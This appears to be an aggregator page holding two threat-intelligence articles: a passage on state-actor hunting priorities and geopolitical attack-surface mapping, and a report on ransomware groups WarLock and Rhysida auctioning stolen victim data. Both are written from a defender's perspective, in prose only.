China — China focuses on long-term, stealthy access rather than quick disruption. They are known for supply-chain compromises, so unusual activity from vendor accounts or anomalies in software updates should be investigated. They frequently abuse cloud identity platforms, making it essential to monitor for impossible travel logins, token theft, MFA fatigue, or suspicious OAuth applications. Chinese groups also invest heavily in credential harvesting, often trying to quietly collect usernames, passwords, and tokens over long periods. Threat hunters should look for password spraying, attempts to dump credentials, or lateral movement linked to service or personal accounts that generally don’t access sensitive systems.
Iran — Iranian threat actors tend to be opportunistic and politically reactive, relying heavily on broad phishing campaigns. Organizations should monitor for spikes in failed logins, newly created email forwarding rules, and look-alike phishing domains. Iran also frequently conducts website defacements, so signs such as unexpected CMS admin logins, unauthorized web content changes, or DNS tampering are essential to hunt for. While generally less sophisticated than Russia or China, they can still deploy destructive malware, meaning defenders should watch for scripts or tools that mass-delete or encrypt files, suspicious scheduled tasks, and activity involving commodity RATs or .NET tools.
North Korea — North Korea’s cyber operations are primarily financially motivated, with a strong focus on cryptocurrency theft. Threat hunters should monitor for unauthorized access to wallet systems, unusual outbound connections to cryptocurrency platforms, or abnormal API calls associated with blockchain activity. They also excel at social engineering, especially targeting finance, HR, and engineering staff by posing as recruiters or job candidates. Indicators include suspicious attachments, communication from personal email accounts, or new “contractor” accounts accessing code or financial systems. Once inside a network, their activity is typically driven by exfiltration, so large or stealthy data transfers, especially to cloud storage or foreign VPNs, are significant warning signs.
Reprioritize assets exposed to geopolitical pressure.
Identify systems and identities that become high-value targets during periods of geopolitical tension, especially those associated with sensitive regions or government-linked operations. Immediately harden them with faster patching, tighter segmentation, stricter east–west controls, and increased telemetry to concentrate defenses where state-aligned actors are most likely to strike.
Reduce external exposure on high-value frontiers.
Reduce the attack surface by removing access paths favored by advanced adversaries. Disable legacy VPNs, retire unmonitored jump servers, tighten SSO/IdP trust paths, and eliminate unnecessary remote-admin or broad cloud access routes. Reducing weak entry points raises the cost of initial access for foreign intelligence units.
Harden response capabilities
Incident response teams must prepare for an increased likelihood of destructive or politically motivated attacks. Organizations should test their data destruction and destructive attack plans, validate their disaster recovery timelines, and ensure the restoration of offline or immutable backups. Management must be kept informed of evolving geopolitical risks, and cross-functional teams, including cybersecurity, legal, communications, and operations, must conduct crisis simulation exercises. Rapid response structures, such as crisis management teams, should be ready to be activated to facilitate fast decision-making under pressure. These measures are intended to help ensure that the organization can respond effectively even in the face of significant stress or disruption.
Building a geopolitical cyber attack surface map
Building a geopolitical map of the attack surface enables organizations to anticipate how political conditions may impact cyber risk. This involves understanding how people, technology, and third-party relationships are geographically distributed, and how those distributions intersect with jurisdictions that may impose legal, operational, or conflict-related risks. A robust map also integrates geopolitical assessments with business impact and criticality, enabling organizations to see where instability or state control could affect privileged access, essential services, or sensitive data.
The following steps describe how to perform an attack surface mapping based on geopolitical events. These steps are not derived from any single framework or source; they are a practical blend of best practices for mapping infrastructure, assessing geopolitical exposure, identifying weak points, and prioritizing remediation.
Map Internal Workforce: Create an authoritative inventory of the physical locations of all employees with technical or elevated privileges. Include full-time staff, contractors, and outsourced teams. Use HR, IAM, and staffing records to ensure accuracy and maintain updates as personnel relocate or roles change.
Map Infrastructure: Create a comprehensive list of regions that host your cloud services, data centers, disaster recovery sites, and replication routes. Document which workloads reside where, how traffic moves between regions, and what operational responsibilities each location carries. Capture both primary and failover arrangements.
Map Vendor & Subcontractor: This step requires suppliers to disclose the actual countries where engineering, customer support, managed services, and subcontracted tasks are performed. Validate this information through audits, questionnaires, or contractual obligations. Record each operational footprint, not just corporate registration locations.
Geopolitical Risk Scores: Apply a standardized scoring model to each region (e.g., Matteo Iacoviello Geopolitical Risk (GPR) index, BlackRock Geopolitical Risk Indicator (BGRI), or Bloomberg’s geopolitical risk scores). Inputs may include government stability indicators, international sanctions status, regulatory pressures, history of state intervention, and exposure to espionage or cyber operations. Use a consistent scoring range.
Overlay Business Criticality: Cross-reference each region’s risk score with the operational value of what that region supports. Identify where highly sensitive systems, privileged roles, or essential processes are located in areas with higher risk. Highlight areas where disruption would impact business continuity or security posture.
Identify Regional Strategic Points: Look for dependencies where a single region hosts an excessive number of critical people, systems, or vendors. This includes cloud regions serving multiple core workloads, a subcontractor with a heavily centralized team, or a country where several key staff reside. Flag these for targeted risk discussions.
Prioritize Remediation Measures: Develop a ranked set of actions based on the combined geopolitical and business impact. Potential responses include redistributing workloads across safer regions, shifting privileged roles, tightening access controls, enhancing monitoring for at-risk locations, or preparing contingency plans for rapid relocation or provider transition.
Conclusion
Geopolitics is now a key driver of cyber risk, redefining attacker profiles, motivations, and the organizations targeted and/or affected by collateral damage. Many vulnerabilities in modern businesses stem not from technical misconfigurations, but from the geopolitical interconnectedness of global supply chains, cloud architectures, distributed teams, and open-source ecosystems.
Traditional cybersecurity controls remain essential, but are insufficient on their own as they fail to account for laws, political incentives, national strategies, and human vulnerabilities influenced by the world’s most active cyber powers. To manage this reality, organizations must integrate geopolitical analysis into every layer of their security decision-making process, consider geography as a key security variable, and develop the agility to proactively adapt their posture to the evolving global context.
Ransomware has evolved from simple digital extortion into a structured, profit-driven criminal enterprise. Over time, it has led to the development of a complex ecosystem where stolen data is not only leveraged for ransom, but also sold to the highest bidder. This trend first gained traction in 2020 when the Pinchy Spider group, better known as REvil, pioneered the practice of hosting data auctions on the dark web, opening a new chapter in the commercialization of cybercrime.
In 2025, contemporary groups such as WarLock and Rhysida have embraced similar tactics, further normalizing data auctions as part of their extortion strategies. By opening additional profit streams and attracting more participants, these actors are amplifying both the frequency and impact of ransomware operations. The rise of data auctions reflects a maturing underground economy, one that mirrors legitimate market behavior, yet drives the continued expansion and professionalization of global ransomware activity.
Anatomy of victim data auctions
Most modern ransomware groups employ double extortion tactics, exfiltrating data from a victim’s network before deploying encryption. Afterward, they publicly claim responsibility for the attack and threaten to release the stolen data unless their ransom demand is met. This dual-pressure technique significantly increases the likelihood of payment.
In recent years, data-only extortion campaigns, in which actors forgo encryption altogether, have risen sharply. In fact, such incidents doubled in 2025, highlighting how the threat of data exposure alone has become an effective extortion lever. Most ransomware operations, however, continue to use encryption as part of their attack chain.
Certain ransomware groups have advanced this strategy by introducing data auctions when ransom negotiations with victims fail. In these cases, threat actors invite potential buyers, such as competitors or other interested parties, to bid on the stolen data, often claiming it will be sold exclusively to a single purchaser. In some instances, groups have been observed selling partial datasets, likely adjusted to a buyer’s specific budget or area of interest, while any unsold data is typically published on dark web leak sites.
This process is illustrated in Figure 1, under the assumption that the threat actor adheres to their stated claims. However, in practice, there is no guarantee that the stolen data will remain undisclosed, even if the ransom is paid. This highlights the inherent unreliability of negotiating with cybercriminals.
⠀
Figure 1 – Victim data auctioning process
⠀
This auction model provides an additional revenue stream, enabling ransomware groups to profit from exfiltrated data even when victims refuse to pay. It should be noted, however, that such auctions are often reserved for high-profile incidents. In these cases, the threat actors exploit the publicity surrounding attacks on prominent organizations to draw attention, attract potential buyers, and justify higher starting bids.
This trend is likely driven by the fragmentation of the ransomware ecosystem following the recent disruption of prominent threat actors, including 8Base and BlackSuit. This shift in cybercrime dynamics is compelling smaller, more agile groups to aggressively compete for visibility and profit through auctions and private sales to maintain financial viability. The emergence of the Crimson Collective in October 2025 exemplified this dynamic when the group auctioned stolen datasets to the highest bidder. Although short-lived, this incident served as a proof of concept (PoC) for the growing viability of monetizing data exfiltration independently of traditional ransom schemes.
Threat actor spotlight
WarLock
The WarLock ransomware group has been active since at least June 2025. The group targets organizations across North America, Europe, Asia, and Africa, spanning sectors from technology to critical infrastructure. Since its emergence, WarLock has rapidly gained prominence for its repeated exploitation of vulnerable Microsoft SharePoint servers, leveraging newly disclosed vulnerabilities to gain initial access to targeted systems.
The group adopts double extortion tactics, exfiltrating data from the victim’s systems before deploying its ransomware variant. From a recent incident Rapid7 responded to, we observed the threat actor exfiltrating the data from a victim to an S3 bucket using the tool Rclone. An anonymized version of the command used by the threat actor can be found below:
WarLock operates a dedicated leak site (DLS) on the dark web, where it lists its victims. From the outset of its operations, the group has auctioned stolen data, publishing only the unsold information online (Figure 2). The group further mentions that the exfiltrated data may be sold to third parties if the victim refuses to pay in their ransom note (Figure 3).
⠀
Figure 2 – Example of purchased data
⠀
Figure 3 – WarLock ransom note
⠀
Although WarLock shares updates on the progress and results of these auctions through its DLS, it also relies heavily on its presence on the RAMP4 cybercrime forum to attract potential buyers (Figure 4). This approach likely allows WarLock to reach a wider buyer base by publishing these posts under the relevant thread “Auction \ 拍卖会”. It should be noted that WarLock is assessed to be of Chinese origin, which is further supported by the Chinese-language reference in this thread title.
⠀
Figure 4 – Mention of an auction on WarLock’s DLS
⠀
Using the alias “cnkjasdfgd,” the group advertises details about the nature and volume of exfiltrated data, along with sample files (Figure 5). WarLock further directs interested buyers to its Tox account, a peer-to-peer encrypted messaging and video-calling platform, where the auctions appear to take place.
⠀
Figure 5 – WarLock’s post on RAMP4
⠀
This approach appears to be highly effective for WarLock. Despite being a recent entrant to the ransomware ecosystem, the group has reportedly sold victim data in approximately 55% of its claimed attacks, accounting for 55 victims to date as of November 2025, demonstrating significant traction within underground markets. The remaining victims’ data has been publicly released on the group’s DLS, following unsuccessful ransom negotiations and a lack of interested buyers.
Rhysida
The Rhysida ransomware group was first identified by cybersecurity researchers in May 2023. The group primarily targets Windows operating systems across both public and private organizations in sectors such as government, defense, education, and manufacturing. Its operations have been observed in several countries, including the United Kingdom, Switzerland, Australia, and Chile. The threat actors portray themselves as a so-called “cybersecurity team” that assists organizations in securing their networks by exposing system vulnerabilities.
Rhysida maintains an active DLS, where it publishes data belonging to victims who refuse to pay the ransom, in alignment with double extortion tactics. Since at least June 2023, the group has also conducted data auctions via a dedicated “Auctions Online” section of its DLS. These auctions typically run for seven days, and Rhysida claims that each dataset is sold exclusively to a single buyer. As of mid-October 2025, the group was hosting five ongoing auctions, with starting prices ranging from 5 to 10 Bitcoin (Figure 6).
⠀
Figure 6 – Example of an auction on Rhysida’s DLS
⠀
Once the auction period ends, Rhysida publicly releases any unsold data on its DLS (Figure 7). Instead, if the auction is successful, the data is marked as “sold”, without being released on the group’s DLS (Figure 8). In many cases, the group publishes only a subset of the stolen data, often accompanied by the note “not sold data was published” (Figure 9).
⠀
Figure 7 – Example of full data release on Rhysida’s DLS
⠀
Figure 8 – Example of sold data on Rhysida’s DLS
⠀
Figure 9 – Example of partial data release on Rhysida’s DLS
⠀
With 224 claimed attacks to date as of November 2025, approximately 67% resulting in full or partial data sales, auctions represent a significant additional revenue stream for Rhysida. The group’s auction model appears to be considerably more effective than WarLock’s (Figure 10), likely due to Rhysida’s established reputation within the cybercrime ecosystem and its involvement in several high-profile attacks.
⠀
Figure 10 – Overview of auction outcomes
Conclusion
The cyber extortion ecosystem is undergoing a profound transformation, shifting from traditional ransom payments to a diversified, market-driven model centered on data auctions and direct sales. This evolution marks a turning point in how ransomware groups generate revenue, transforming what were once isolated extortion incidents into structured commercial transactions.
Groups such as WarLock and Rhysida exemplify this shift, illustrating how ransomware operations increasingly mirror illicit e-commerce ecosystems. By auctioning exfiltrated data, these actors not only create additional revenue streams but also reduce their dependence on ransom compliance, monetizing stolen data even when victims refuse to pay. This approach has proven particularly lucrative for these threat actors, likely setting a precedent for newer extortion groups eager to replicate their success.
As a result, proprietary and sensitive data, including personally identifiable and financial information, is flooding dark web marketplaces at an unprecedented pace. This expanding secondary market intensifies both the operational and reputational risks faced by affected organizations, extending the impact of an attack well beyond its initial compromise.
To adapt to this evolving threat landscape, organizations must move beyond reactive crisis management and embrace a proactive, intelligence-driven defense strategy. Continuous dark web monitoring, early breach detection, and the integration of cyber threat intelligence into response workflows are now essential. In a world where stolen data functions as a tradable commodity, resilience depends not on negotiation but on vigilance, preparedness, and rapid action.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.